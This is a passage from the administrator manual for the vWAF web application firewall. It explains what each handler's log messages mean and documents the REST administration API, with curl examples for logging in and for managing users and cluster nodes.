  See:*Response Body Filter Handler*
- pattern matched NNN times
  The handler made the given number of replacements in the response from your web application as defined by the attribute replace pattern.
  See: *Required Header Field Handler*

Script Handler

Usually, the Script Handler logs whatever you tell it to log with the help of the log function within your scripts (see *Script Handler* and *Accessible Python Modules and Functions*).

In addition, the Script Handler might log the following error messages:

- exception: ERRORMESSAGE
  There was exception while running the script. Therefore the Script Handler did not work. The given error message provides you with as much specific debugging information on the reason for the exception as possible.
  See: *Script Handler*
- the session handler needs to be enabled before the persistent data storage can be used
  Some functions that can be called by the Script Handler can store data within the session. If you use one of these functions, your script can only work when the Session Handler is also active. Add the Session Handler to your ruleset.
  See: *Script Handler*,*Session Handler*

Secure Connection Handler

This handler can write the following entries to the log files:

- required valid client certificate not received CERTIFICATE
  The request was denied because the option ClientCert was enabled but no valid client certificate was received.
  See: *Secure Connection Handler*
- SSL connection required
  The request was denied because the option enforce ssl was enabled but the request was not sent via SSL.
  See: *Secure Connection Handler*
- ssl protocol version not allowed VERSION

The request was denied because the SSL protocol used was older than the protocols allowed by the option minimal ssl version.

See: *Secure Connection Handler*

- unsupported or not allowed SSL client cipher CIPHER

  The request was denied because the encryption algorithm used did not conform to the standard available on the web server and was not included in the additional ciphers list. Another reason can be that the encryption level was below the minimum encryption level required (attribute CipherBits).

  See: *Secure Connection Handler*

Session Handler

This handler can write the following entries to the log files:

- could not decode response body (wrong content-type) - ignoring this response

  vWAF was not able to decode the request's response body because a wrong content type was specified there. Check your web application to fix this inconsistency as soon as possible so that vWAF can reliably check all responses.

  The response was not checked.

  See: *Session Handler*

- too many new sessions per ip

  The request was denied because there were too many sessions per IP address at a time.

  The handler could only handle a subset of these sessions successfully.

  Often, this indicates the attempt of a brute force attack. Only if you are sure that this was not the case should you increase the maximum number of sessions per IP address allowed (attributes limitNewSessionsPerIPperMinute and limitNewSessionsPerIPBurst).

  See: *Session Handler*

Shortcut Handler

This handler can write the following entries to the log files:

- permit this request

  This is the standard message of the Shortcut Handler. The request was accepted immediately, bypassing all other handlers.

  See: *Shortcut Handler*

Simple Form Protection Handler

This handler can write the following entries to the log files:

- invalid argument PATTERN

  The request was denied because an argument matched one of the blacklist args or did not match any of the protected form fields custom regex.

  See: *Simple Form Protection Handler*

Time Period Handler

This handler can write the following entries to the log files:

- request during this time period not allowed

  The request was denied because the time of the request did not fall into one of the valid time intervals.

  See: *Time Period Handler*

Url Encryption Handler

This handler can write the following entries to the log files:

- could not decode response body (wrong content-type) - ignoring this response
  vWAF was not able to decode the request's response body because a wrong content type was specified there. Check your web application to fix this inconsistency as soon as possible so that vWAF can reliably check all responses.
  The response was not checked.
  See: *Url Encryption Handler*
- invalid url - redirect to MAINPAGE
  The user was redirected to the mainpage because the URL given in the request was not in the list of permissible entry points.
  See: *Url Encryption Handler*
- the session handler needs to be enabled before this handler can be used
  The Url Encryption Handler could not work because the Session Handler was not enabled. Add the Session Handler to your ruleset.
  See: *Url Encryption Handler*, *Session Handler*

Valid Client IP Handler

This handler can write the following entries to the log files:

- invalid client ip (blacklist) IP
  The request was denied because the IP address matched with one of the IP-ranges specified by the attribute client ip blacklist.
  See: *Valid Client IP Handler*
- invalid client ip (DNS timeout) IP
  The request was denied because the external realtime blacklist wasn't available and the option rbl on timeout allow request was not activated.
  See: *Valid Client IP Handler*
- invalid client ip (dynamic blacklist) IP
  The request was denied because the IP address was not on the client ip whitelist but on the global IP blacklist.
  See: *Valid Client IP Handler*, *Global IP Blacklisting*
- invalid client ip (from DNS) IP
  The request was denied because the IP address was on the external realtime blacklist (rbl).
  See: *Valid Client IP Handler*
- invalid client ip (no whitelist) IP
  The request was denied because the IP address did not match with any of the IP-ranges specified by the attribute client ip whitelist.
  See: *Valid Client IP Handler*

Valid HTTP Method Handler

This handler can write the following entries to the log files:

- content-length required
  The request was denied because no value was set for the attribute max content length.
  See: *Valid HTTP Method Handler*

- method METHOD not allowed here
  The request was denied because the given method was not explicitly allowed.
  See: *Valid HTTP Method Handler*
- method METHOD not implemented
  The request was denied because the given method is not supported.
- request too large
  The request was denied because its content length exceeded the value given for the attribute max content length.
  See: *Valid HTTP Method Handler*

Valid Request Handler

This handler can write the following entries to the log files:

- forbidden protocol PROTOCOL
  The request was denied because it used a protocol that was not explicitly allowed (attribute allowed-Protocols).
  See: *Valid Request Handler*
- forbidden proxy request
  The request was denied because it was a proxy request and the option allow proxy requests wasn't enabled.
  See: *Valid Request Handler*
- invalid encoding
  The request was denied because it contained invalid characters or syntax errors.
  See: *Valid Request Handler*
- proxy request with different host header: HOST found
  Even though the option allow proxy requests was enabled, the request was denied because it specified a different host header.
  See: *Valid Request Handler*

Valid XML Handler

This handler can write the following entries to the log files:

- could not validate argument, dtd missing!
  The DTD file specified in the Valid XML Handler settings could not be read. Possibly the file was moved, deleted, renamed, or access was denied. However, the request was accepted.
  See:*Valid XML Handler*
- invalid xml argument
  The request was denied because the XML data did not conform to with the specified DTD.
  See:*Valid XML Handler*

Virtualize Form Field Handler

This handler can write the following entries to the log files:

- cannot parse arguments ...
  The decider was unable to parse the arguments of the request. Either the request was malformed or the encoding could not be recognized.

If in Global Configuration the option allow traffic if we cannot parse the request was enabled, the request was accepted.

If in Global Configuration the option allow traffic if we cannot parse the request was not enabled, the request was denied.

See: *Virtualize Form Field Handler*, *Global Configuration*

- Decoding errors of 'VALUE' found. Possible tampering detected.

  The Virtualize Form Field Handler was not able to decode all FORM fields successfully.

  It's possible but not certain that an attacker attempted to tamper with these FORM fields. The request was accepted though because the option allow decoding errors was enabled.

  See: *Virtualize Form Field Handler*
- tampering detected - redirecting to REDIRECT PAGE

  A tampering attempt was detected and thus the request was denied. Because the option redirect tampering was enabled, the user was redirected to the page specified by the attribute redirect page.

  See: *Virtualize Form Field Handler*
- the session handler needs to be enabled before this handler can be used

  The Virtualize Form Field Handler could not work properly because the Session Handler was not enabled. Please add the Session Handler to your ruleset.

  See: *Virtualize Form Field Handler*, *Session Handler*

Vulnerability Protection Handler

This handler can write the following entries to the log files:

- LOG TEXT FROM EXTERNAL PROVIDER

  The request matched one of the patterns identified by one of the linked external application scanners.

  Depending on the active mitigation rules, the request was either denied, or it was accepted with the malicious code altered or removed.

  See: *Vulnerability Management*

Whitelist Handler

This handler can write the following entries to the log files:

- cannot parse arguments ...

  The decider was unable to parse the arguments of the request. Either the request was malformed or the encoding could not be recognized.

  If in Global Configuration the option allow traffic if we cannot parse the request was enabled, the request was accepted.

  If in Global Configuration the option allow traffic if we cannot parse the request was not enabled, the request was denied.

  See:*Whitelist Handler*, *Global Configuration*
- invalid form field (deny) FIELDINFO

  The request was denied because it addressed a form field that was not covered by the protected form fields attribute.

  See: *Whitelist Handler*
- invalid protected field (deny) FIELDINFO

  The request was denied because the value of the form field did not match with the whitelist (attribute protected form fields).

  See: *Whitelist Handler*

- unprotected form field (allow) FIELDINFO
  This is an extra entry, created because the option log unknown form fields was enabled. The entry shows the key and the value of the field.
  The request was not denied. See: *Whitelist Handler*

Entries in the Default Error Log

This reference lists and explains all possible messages of the Default Error Log. For a description of the general syntax of these log file entries, and for a description on how to view and filter these log files, please refer to *Default Error Log*.

NOTE: See also, *Monitoring Attacks, Statistics, Log Files, Reports* and *Default Error Log Entries Per Minute Event Source*.

Message	Cause
General Messages	
invalid request (response)	There was an internal error within the decider. Please contact support.
invalid request (Error - but allowing request)	There was an internal error within the decider. Please contact support.
invalid request (Error)	There was an internal error within the decider. Please contact support.
Messages triggered by the No Configuration Found Handler	
no configuration found - allow request Request	The host specified in the request wasn't configured in vWAF. Therefore, there are no rules for the decider on what to do. Because in Global Configuration the option allow traffic for unknown host was enabled, the request was accepted anyhow. See: *Global Configuration*
no configuration found - deny request Request	The host specified in the request wasn't configured in vWAF. Therefore, there are no rules for the decider on what to do. Because in Global Configuration the option allow traffic for unknown host was disabled, the request was denied. See: *Global Configuration*

Entries in the Audit Log

This reference lists all possible messages of the Audit Log. Variable texts are printed in italics. At runtime, they're replaced by specific data.

For a description on how to view and filter the Audit Log, please refer to *Audit Log*.

NOTE: For more information regarding monitoring and log files, see*Monitoring Attacks, Statistics, Log Files, Reports*.

Entries in the Action, Result, and Data columns	relates to / for configuration see
Authentication	
login; FAILED; failed to login as user *cid="1OGi5S">username*	*Starting Administration* *User Management*
login; OK; using *cid="2HyNgz">authbackend*backend	*Starting Administration*
Application Mapping	
application *cid="2HHyYv">applicationname*- add application mapping to position *cid="26zDug">number*	*Editing Application Mapping*
application *cid="1b6C9s">applicationname*- move application mapping from position *cid="1PpmVi">number*to position *cid="9GtPM">number*	*Editing Application Mapping*
application *cid="1zWFGk">applicationname*- added hosts: *cid="3w5hI">hostnames*	*Editing Application Mapping*
application *cid="1ytf68">applicationname*- added prefixes: *cid="1zvJoK">prefixes*	*Editing Application Mapping*
application: *cid="1FUvuM">applicationname*- removed prefixes: *cid="1VClw9">prefixes*	*Editing Application Mapping*
customer key *cid="1GIxDD">keyname*- removed customer key	*Editing Application Mapping*
Application	
reduced argument logging on/off; OK; application *cid="1zU8kq">applicationname*	*Editing Applications*
traffic allowed/blocked; OK; application *cid="1R9tAQ">applicationname*	*Application Control*
bypass ruleset on/off; OK; application *cid="CtakV">applicationname*	*Application Control*
changed value; OK; changed value of reduced logging hosts from *cid="1PKt9s">oldvalue*to *cid="ymaOY">newvalue*for application *cid="1E9GDn">applicationname*	*Editing Applications*

Entries in the Action, Result, and Data columns	relates to / for configuration see
changed value; OK; changed value of hosts from *cid="2JzwEW">oldvalue*to *cid="1LRJZ8">newvalue*for application *cid="WMNMr">applicationname*	*Editing Applications*
changed value; OK; changed value of default charset from *cid="1bIeDo">oldvalue*to *cid="1HEiow">newvalue*for application *cid="FTOCU">applicationname*	*Editing Applications*
add application; OK; *cid="1VeJ1L">applicationname*	*Editing Applications*
delete application; OK; *cid="1gwQsr">applicationname*	*Editing Applications*
rename application; OK; *cid="1E4M5A">oldapplicationname*to *cid="AWH4">newapplicationname*	*Editing Applications*
User Management	
add user; OK; *cid="73cQc">username*	*User Management*
delete user; OK; *cid="P1Z8E">username*	*User Management*
set password; OK/FAILED; *cid="c6Ljb">username*	*User Management*
enable account; OK; *cid="22tu29">username*	*User Management*
disable account; OK; *cid="1dvzhI">username*	*User Management*
change email for user; OK; *cid="zxTgu">username*	*User Management*
change full name for user; OK; *cid="24MLOr">username*	*User Management*
change default mode for user; OK; *cid="XEfGO">username*	*User Management*
change groups for user; OK; *cid="Lb9ou">username*	*User Management*
save logfilter; OK; changed *cid="1wBem9">logfiltername*logfilter for user *cid="1VxGDA">username*(*cid="1U9tQm">panelname*)	*Log Files* *Default Error Log*
delete logfilter; OK; deleted *cid="a9hlz">logfiltername*logfilter for user *cid="JY42y">username*(*cid="10ALgw">panelname*)	*User Management*
Group Management	
add group; OK; *cid="10wJ03">groupname*	*Group Management*
modify group; OK; *cid="1LaQJl">groupname*	*Group Management*
delete group; OK; *cid="1GAR0e">groupname*	*Group Management*
add user to group; OK; *cid="J9r3Q">username-cid="1tCyZX">groupname*	*User Management*
remove user from group; OK; username - groupname	*User Management*

Entries in the Action, Result, and Data columns	relates to / for configuration see
Cluster Configuration	
cluster config; OK/FAILED; enable node *cid="WOpyK">IP*	*Managing Deciders*
cluster config; OK/FAILED; disable node *cid="1ktNT2">IP*	*Group Management*
cluster config; OK/FAILED; add node *cid="HwYjd">IP*	*Group Management*
cluster config; OK/FAILED; remove node *cid="1f4RJp">IP*	*Group Management*
Global Configuration	
global config; OK; use X-Forwarded-For header allowed/denied	*Global Configuration*
global config; OK; traffic for unconfigured hosts allowed/denied	*Global Configuration*
global config; OK; allow unencoded spaces in the url allowed/denied	*Global Configuration*
global config; OK; changed value of request time limit from *cid="1s9IdO">oldvalue*to *cid="2pOWK">newvalue*	*Global Configuration*
global config; OK; statistics enabled/disabled	*Global Configuration*
global config; OK; changed value of session cookie name from *cid="1lc0K8">oldvalue*to *cid="fzKL7">newvalue*	*Global Configuration*
global config; OK; traffic for unparsable requests allowed/denied	*Global Configuration*
global config; OK; traffic for hosts without a license allowed/denied	*Global Configuration*
System	
master server started; OK; using config *cid="2FW65O">filename*	*Starting and Stopping the Software*

Entries in the Event Log

This reference lists and explains all possible messages of the Default Error Log. For a description of the general syntax of these log file entries, and for a description on how to view and filter these log files, please refer to*Default Error Log*.

NOTE: For more information regarding monitoring and log files, see*Monitoring Attacks, Statistics, Log Files, Reports*.

Messages	Cause
Messages regarding individual cluster nodes	
cluster node *IP:Port* running	Slave that went on line.
the following nodes are offline: *IP:Port*	List of slaves that went off line.
Messages relating to specific Event Destinations	
Error: Event could not be written to *logfile* . Please check permissions.	The Event Handler was unable to write to the file that you've specified in the attribute log-file. Either the current read/write permissions don't allow to write to this file, or the path doesn't exist, or another writing error has occurred. See: *Logfile Event Destination*
Warning: PostEventDestination activated, but no *send_to_URI*set.	The Event Handler was unable to send an HTTP POST request because you didn't specify any URI (attribute send-to-URI). See: *Post Event Destination*
Error while sending event email. Please check your settings.	The Event Handler was unable to send an email to one or more of the recipients specified by the attribute mail-to. See: *Mail Event Destination*
Messages triggered by the configured Event Sources **NOTE:** The following are the default texts. If you've modified these texts while configuring the Event Sources, your specific texts appear here instead.	
The following node is offline: The following nodes are back online:	See: *Cluster State Event Source*
Denied requests per minute on the following nodes are over the configured limit: Denied requests per minute on the following nodes are under the configured limit:	See: *Denied Requests Per Minute Event Source*
Denied requests per minute on the following applications are over the configured limit: Denied requests per minute on the following applications are under the configured limit:	See: *Denied Requests Per Minute Per Application Event Source*

Messages	Cause
Created sessions per minute for the following applications are over the configured limit: Created sessions per minute for the following applications are under the configured limit:	See: *Denied Requests Per Minute Per Application Event Source*
Requests per minute on the following nodes are over the configured limit: Requests per minute on the following nodes are under the configured limit:	See: *Requests Per Minute Event Source*
Requests per minute on the following applications are over the configured limit: Requests per minute on the following applications are under the configured limit:	See: *Requests Per Minute Per Application Event Source*

REST Interface

vWAF provides a REST based interface, which you can use to automate administration or to link your own user interfaces to vWAF.

Before using the REST interface, make yourself familiar with the namespaces, authentication, and other common underlying principles. See:

- *Using the REST Interface*
- *Forward Compatibility*

Functions

The REST interface enables you to query and to control most data and functions of vWAF. However, note that currently you can't use the REST interface for modifying rulesets. For details, see:

- *Administration Cluster REST Interface*
- *Application Mapping REST Interface*
- *Applications REST Interface*
- *Cluster Settings REST Interface*
- *Decider Cluster REST Interface*
- *Decider Statistics REST Interface*
- *Global IP Blacklist REST Interface*
- *Licenses REST Interface*
- *Rulesets REST Interface*
- *User Groups REST Interface*
- *Users REST Interface*

Using the REST Interface

When using the REST interface, note the following common principles:

Namespaces

Currently vWAF supports the following namespaces:

- /api/admin_20110601
  Used in versions prior to version 4.6.
- /api/af/2.0
  The current implementation.
- /api/af/1.x
  Previous implementation. You can use previous versions without having to change your existing scripts (see *Forward Compatibility*).
  Please be aware that you should not add, edit, or remove applications with this obsolete interface anymore. This might give you unexpected results with application mapping. Instead, use the new /api/af/2.0 interface.
- /api/common/0.9
  A collection of additional functions; currently only used for session-based login.

Each namespace consists of the following elements:

- Objects
  An object is any resource that can be manipulated, such as a user, a license, or an application. With most objects, you can perform the following actions:
  - retrieve the data of the object
  - update the object
  - create a new object
  - delete the object
- Collections
  A collection is a group of similar objects, such as a collection of all users, or a collection of all applications.
- Directories
  A directory is a node within the namespace, collecting particular objects and collections. Directories are mainly used to simplify navigation.

Each node within the namespace consists of data plus a number of attributes. To distinguish the attributes from data, all attributes begin with two underscores (__).

Encoding

The current version only supports JSON encoding for both input and output. Later versions will also support XML encoding and will use the Content Type header to select the encoding.

Response

On success, the interface returns a 2xx HTTP status code (currently only 200).

On failure, the interface responds with a non-2xx HTTP status code. For a list of codes, see *HTTP Error Codes*.

The topmost component of a response is always a dictionary. A value may be None or null, which means that this value is unknown.

Example

A typical request looks like this:

NOTE: In this documentation, all requests are sent via the command line tool cURL.

```
$ curl -u admin:admin -v http://localhost:8087/api/af
> GET /api/af HTTP/1.1
> Authorization: Basic YWRtaW46YWRtaW4=
> User-Agent: curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4
OpenSSL/0.9.8r zlib/1.2.5
> Host: localhost:8087
> Accept: */*
>
< HTTP/1.1 200 OK
< Transfer-Encoding: chunked
< Date: Mon, 17 Sep 2012 11:49:35 GMT
< Server: localhost
<
{
    "__name": "af",
    "__path": "/api/af/",
    "__subnodes": [
        "1.0",
        "latest"
    ]
}
```

Lines beginning with a right angle bracket (>) state the HTTP request header. Lines beginning with a left angle bracket (<) state the HTTP response header.

The actual data follow the response header in the form of a dictionary with the attributes:

- __name (the name of the node)
- __path (the full path to the node)
- __subnodes (list of all subnodes)

The node /api/af, for example, contains the two subnodes 1.0 and latest.

Standard authentication

Each request within the namespace /api/af needs authentication. Currently, the REST interface supports:

- request-based authentication with HTTP basic auth
- session-based authentication

With request-based authentication (HTTP basic auth), you send the username and password of a valid user along with each request. This is the preferred method for single requests or single scripts.

With session-based authentication, you perform one single log-in call. As a result, vWAF returns a session ID and sets a cookie. This cookie must be sent along with all subsequent requests. This is the preferred method for interactive programs, such as a special GUI that uses the REST interface.

ATTENTION: If the user whose credentials you use for authentication has limited rights due to his or her user group, the same limitations apply to your access via the REST interface.

The URL for session-based login is /api/common/0.9/login.

You perform the login by sending the username and password (JSON encoded) to the login URL. As a result, vWAF sets the cookie and returns the cookie name and the cookie value in the response.

Example

```
$ curl -v -H 'Content-Type: application/json' --data '{"username": "admin",
"password": "admin"}' http://127.0.0.1:8087/api/common/0.9/login
> POST /api/common/0.9/login HTTP/1.1
> User-Agent: curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4
OpenSSL/0.9.8r zlib/1.2.5
> Host: 127.0.0.1:8087
> Accept: */*
> Content-Type: application/json
> Content-Length: 42
>
< HTTP/1.1 200 OK
< Set-Cookie: SESSIONID=ae92ae259fbf10b5c01759251795029f; Path=/
< Transfer-Encoding: chunked
< Date: Mon, 17 Sep 2012 16:10:05 GMT
< Server: localhost
<
{
    "session_id": "ae92ae259fbf10b5c01759251795029f",
    "session_key": "SESSIONID"
}
```

Now you can send additional requests with the help of the cookie:

```
$ curl -v -H 'Cookie: SESSIONID=ae92ae259fbf10b5c01759251795029f'
http://127.0.0.1:8087/api/af/2.0/auth/users
> GET /api/af/2.0/auth/users HTTP/1.1
> User-Agent: curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4
OpenSSL/0.9.8r zlib/1.2.5
> Host: 127.0.0.1:8087
> Accept: */*
> Cookie: SESSIONID=ae92ae259fbf10b5c01759251795029f
>
< HTTP/1.1 200 OK
< Transfer-Encoding: chunked
< Date: Mon, 17 Sep 2012 16:10:55 GMT
< Server: localhost
<
{
    "__name": "users",
    "__path": "/api/af/2.0/auth/users/",
    "__subnodes": [
        "admin"
    ],
```

```
    "users": [
        "admin"
    ]
}
```

Authentication with cluster password

If you access the REST API via localhost, you can also use an empty username and the cluster password for authentication.

You can find the cluster password in the variable clusterPwd in the configuration file zeusafm.conf.

The advantage of this method is that you don't have to add an additional user just for login via the REST interface.

ATTENTION: This method only works locally when accessing the REST API via localhost or ::1).

In addition, this method only works if the option aod-magic-authenticate- with-cluster-password has been added and set to True in the configuration file zeusafm.conf.

The permissions granted after authentication are the same as for users of the user group zeusafm Admin.

Example

The following request performs the login, presuming that the cluster password is "NdY9kXEm-KED7ELhnZqt9hWS8" and that aod-magic-authenticate-with-cluster-password has been set to True in the configuration file zeusafm.conf.

```
$ curl -u :NdY9kXEmKED7ELhnZqt9hWS8
http://127.0.0.1:8087/api/af/latest/ping
{
    "__name": "ping",
    "__path": "/api/af/latest/ping/",
    "__subnodes": []
}
```

Getting the data of an object

To retrieve the data of an object, you use the HTTP GET method.

Example

The following request retrieves the user data of the user "admin".

```
$ curl -v -u admin:admin  http://localhost:8087/api/af/2.0/auth/users/admin
> GET /api/af/2.0/auth/users/admin HTTP/1.1
> Authorization: Basic YWRtaW46YWRtaW4=
> User-Agent: curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4
OpenSSL/0.9.8r zlib/1.2.5
> Host: localhost:8087
> Accept: */*
>
< HTTP/1.1 200 OK
< Transfer-Encoding: chunked
< Date: Mon, 17 Sep 2012 16:16:40 GMT
< Server: localhost
<
{
```

```
    "__name": "admin",
    "__path": "/api/af/2.0/auth/users/admin/",
    "__subnodes": [],
    "email": "",
    "enabled": true,
    "fullname": "Administrator",
    "groups": [
        "master_admin"
    ],
    "last_failed_login": 0,
    "last_login": 1347898205,
    "username": "admin"
}
```

Adding an object

To create a new object, you send the object's data to the corresponding collection with a POST request.

Example

To add a new user, you need to send the username (plus additional attributes if you like) to /api/af/2.0/auth/users. The following request adds a new user named "auditor".

```
$ curl -v -u admin:admin -H "Content-Type: application/json" --data
'{"username": "auditor"}' http://localhost:8087/api/af/2.0/auth/users
> POST /api/af/2.0/auth/users HTTP/1.1
> Authorization: Basic YWRtaW46YWRtaW4=
> User-Agent: curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4
OpenSSL/0.9.8r zlib/1.2.5
> Host: localhost:8087
> Accept: */*
> Content-Type: application/json
> Content-Length: 23
>
< HTTP/1.1 200 OK
< Transfer-Encoding: chunked
< Date: Mon, 17 Sep 2012 16:19:40 GMT
< Server: localhost
<
{
    "__name": "auditor",
    "__path": "/api/af/2.0/auth/users/auditor/",
    "__subnodes": [],
    "email": "",
    "enabled": true,
    "fullname": "",
    "groups": [],
    "last_failed_login": 0,
    "last_login": 0,
    "username": "auditor"
}
```

vWAF answers with the contents of the created object. The attribute __name states the name of the created object. In this case, this name is identical with the username.

In other cases, for example with licenses and applications, vWAF returns an internal UUID that's unique within the whole cluster.

Changing an object

To change an object, you send new values to this object. You use a PUT request for this. For compatibility reasons, you can also use POST.

In both cases it's important that the target of the operation is the object itself. Fields that you don't provide remain unchanged.

Example

The following request changes the field "fullname".

```
$ curl -v -u admin:admin -X PUT -H "Content-Type: application/json" --data
'{"fullname": "Audit User"}'
http://localhost:8087/api/af/2.0/auth/users/auditor
> POST /api/af/2.0/auth/users/auditor HTTP/1.1
> Authorization: Basic YWRtaW46YWRtaW4=
> User-Agent: curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4
OpenSSL/0.9.8r zlib/1.2.5
> Host: localhost:8087
> Accept: */*
> Content-Type: application/json
> Content-Length: 26
>
< HTTP/1.1 200 OK
< Transfer-Encoding: chunked
< Date: Mon, 17 Sep 2012 16:23:55 GMT
< Server: localhost
<
{
    "__name": "auditor",
    "__path": "/api/af/2.0/auth/users/auditor/",
    "__subnodes": [],
    "email": "",
    "enabled": true,
    "fullname": "Audit User",
    "groups": [],
    "last_failed_login": 0,
    "last_login": 0,
    "username": "auditor"
}
```

Similar to creating an object, vWAF answers with the contents of the changed object. The attribute __name states the name of the changed object. In this case, this name is identical with the username.

In other cases, for example with licenses and applications, vWAF returns an internal UUID that's unique within the whole cluster.

Deleting an object

To delete an object, you use the DELETE method.

When successful, vWAF answers with an empty object.

Example

The following request deletes the user “auditor”.

```
$ curl -v -u admin:admin  -X DELETE
http://localhost:8087/api/af/2.0/auth/users/auditor
> DELETE /api/af/2.0/auth/users/auditor HTTP/1.1
> Authorization: Basic YWRtaW46YWRtaW4=
> User-Agent: curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4
OpenSSL/0.9.8r zlib/1.2.5
> Host: localhost:8087
> Accept: */*
>
< HTTP/1.1 200 OK
< Transfer-Encoding: chunked
< Date: Mon, 17 Sep 2012 16:28:56 GMT
< Server: localhost
<
{}
```

Forward Compatibility

vWAF will further evolve in the future, so will the REST interface. When using the interface, bear in mind the following conventions so that you won't have to revise your scripts and programs when you want to use them with later versions of vWAF.

Namespace

The namespace of the current version is /api/af/2.0. As long as this namespace doesn't change, your old scripts will continue to work seamlessly.

When there's a new namespace with the same major version number (such as /api/af/2.1), new functions will be added to the interface, but existing functions won't be affected. So your old scripts and programs will remain fully compatible and you can upgrade them just by changing the namespace.

If we can't avoid changing an existing function (which we will endeavor to avoid), there will be a new major version number (such as /api/af/3.0). In this case, we'll document all needed changes so that you can update your scripts and programs accordingly.

In addition to the namespace that includes the version number, there's a namespace /api/af/latest. This namespace always is identical with the most recent version. It has been added to ensure consistency with other related products. Usually, we do not recommend using this namespace because this might stop your scripts and programs from working when there is a major upgrade of the REST interface version.

Encoding

The current version only supports JSON encoding for both input and output.

Responses

On success, the REST interface returns a 200 HTTP status code. In future versions, vWAF will also return other 2xx codes, so don’t rely on the 200 code in your scripts and programs.

If a call returns a dictionary, this dictionary may have more components than described in this documentation. So be prepared to ignore additional fields in the response. Also note that a value may be “None” or “null”, which means that this value is unknown.

Administration Cluster REST Interface

Data

The administration node dictionary contains the following fields:

- status
  The current status of the administration node:
  - running: The node is enabled and running.
  - disabled: The node is disabled.
  - degraded: The node is enabled but unreachable for the cluster.
- product
  The product version of the administration node.
- nodeid
  The node ID (IPv4 or IPv6 address).
- system
  Information about the host system's operating system and version number.
  NOTE: For more information regarding cluster management, see *Cluster Management*.
  NOTE: The *Decider Cluster REST Interface* provides similar functionality, for decider notes (rather than administration nodes).

Getting a List of administration nodes

- Request

Method	GET
URL	/cluster/admins/
Arguments	–

- Response

Reason code	Arguments	Meaning
200	[{admin1}, {admin2}, ... {adminN}]	list containing all administration nodes successfully returned
401	-	no login
403	-	not enough rights
500	-	internal server error

- Example
  The following request retrieves a list of all administration servers within the cluster. In this case, there are two administration servers.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/cluster/admins
{
    "__name": "admins",
    "__path": "/api/af/2.0/cluster/admins/",
    "__subnodes": [
        "127.0.0.1:8083",
        "10.0.0.42:8083"
    ],
    "nodes": {
        "10.0.0.42:8083": {
            "nodeid": "10.0.0.42:8083",
            "product": null,
            "status": "disabled",
            "system": null,
            "version": null
        },
        "127.0.0.1:8083": {
            "nodeid": "127.0.0.1:8083",
            "product": "development 0.0",
            "status": "running",
            "system": "Darwin-x86_64-11.4.0",
            "version": "d2ae91164fc61f950297889a73dd7b61"
        }
    }
}
```

Getting the data of an administration node

- Request

Method	GET
URL	/cluster/admins/NODEID
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ nodedata }	dictionary containing the data of the administration data successfully returned
401	-	no login
403	-	not enough rights
404	-	administration node not found

Return code	Arguments	Meaning
500	-	internal server error

- Example
  The following request retrieves the data of the administration server with the node ID "127.0.0.1:8083".

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/cluster/admins/127.0.0.1:8083
{
    "__name": "127.0.0.1:8083",
    "__path": "/api/af/2.0/cluster/admins/127.0.0.1:8083/",
    "__subnodes": [],
    "nodeid": "127.0.0.1:8083",
    "product": "development 0.0",
    "status": "running",
    "system": "Darwin-x86_64-11.4.0",
    "version": "d2ae91164fc61f950297889a73dd7b61"
}
```

Adding an administration node

- Request

Method	POST
URL	/cluster/admins
Arguments	{ nodeid: NODEID }

You can only set the status to enabled or disabled, but you can't set it to degraded.

- Response

Return code	Arguments	Meaning
200	-	administration node successfully added
401	-	no login
403	-	not enough rights
409	-	node already exists or malformed node ID
500	-	internal server error

- Example
  The following request adds a new administration server to the cluster. The node ID of this new server is "10.0.0.42:8083" and its status is "disabled"

```
$ curl -u admin:admin -H 'Content-Type: application/json' --data
'{"nodeid":"10.0.0.42:8083", "status":"disabled"}'
http://127.0.0.1:8087/api/af/2.0/cluster/admins
{
    "__name": "10.0.0.42:8083",
    "__path": "/api/af/2.0/cluster/admins/10.0.0.42:8083/",
    "__subnodes": [],
    "nodeid": "10.0.0.42:8083",
    "product": null,
    "status": "disabled",
    "system": null,
    "version": null
}
```

Changing an administration node

- Request

Method	POST
URL	/cluster/admins/NODEID
Arguments	{ nodedata }

You can only set the status to enabled or disabled, but you can't set it to degraded.

- Response

Return code	Arguments	Meaning
200	-	administration node successfully changed
401	-	no login
403	-	not enough rights
404	-	administration node not found
409	-	malformed node data
500	-	internal server error

Deleting an administration node

- Request

Method	DELETE
URL	/cluster/admins/NODEID

Method	DELETE
Arguments	–

- Response

Return code	Arguments	Meaning
200	-	administration node successfully deleted
401	-	no login
403	-	not enough rights
409	-	administration not found
500	-	internal server error

- Example
  The following request deletes the administration server with the node ID "10.0.0.42:8083" from the cluster."

```
$ curl -X DELETE -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/cluster/admins/10.0.0.42:8083
{}
```

Application Mapping REST Interface

Data

Application mapping is a list of dictionary entries. Each entry specifies one particular mapping:

- application_uuid
  The internal UUID of the mapped application.
- hosts
  A list of all hosts assigned in the particular mapping.
- prefixes
  A list of all prefixes assigned in the particular mapping.
  NOTE: For more information regarding application mapping concepts, see *Application Mapping, Paths, Preconditions*.
  NOTE: For more information regarding editing application mapping using the user interface, see *Editing Application Mapping*.

Getting the configured customer keys

- Request

Method	GET
URL	/application-mapping/
Arguments	–

- Response

Reason code	Arguments	Meaning
200	{ ..., "customer_keys":[""] }	dictionary containing all customer keys that are available **NOTE:** An underscore stands for the empty "[Default Customer Key]"
401	–	no login
403	–	not enough rights
500	–	internal server error

Getting the application mapping for a specific customer key

- Request

Method	GET
URL	/application-mapping/customer_key **NOTE:** The empty “[Default Customer Key]” needs to be addressed as “_” (underscore).
Arguments	–

- Response

Reason code	Arguments	Meaning
200	{ ..., "customer_keys": [""] }	dictionary containing all customer keys that are available **NOTE:** An underscore stands for the empty "[Default Customer Key]"
401	–	no login
403	–	not enough rights
404	–	no application mapping exists for the given customer key
500	–	internal server error

- Example

  The following request retrieves the application mapping for the empty [Default Customer Key].

```
$ curl -n https://something.com:8087/api/af/latest/application-mapping/_
{
    "__name": "_",
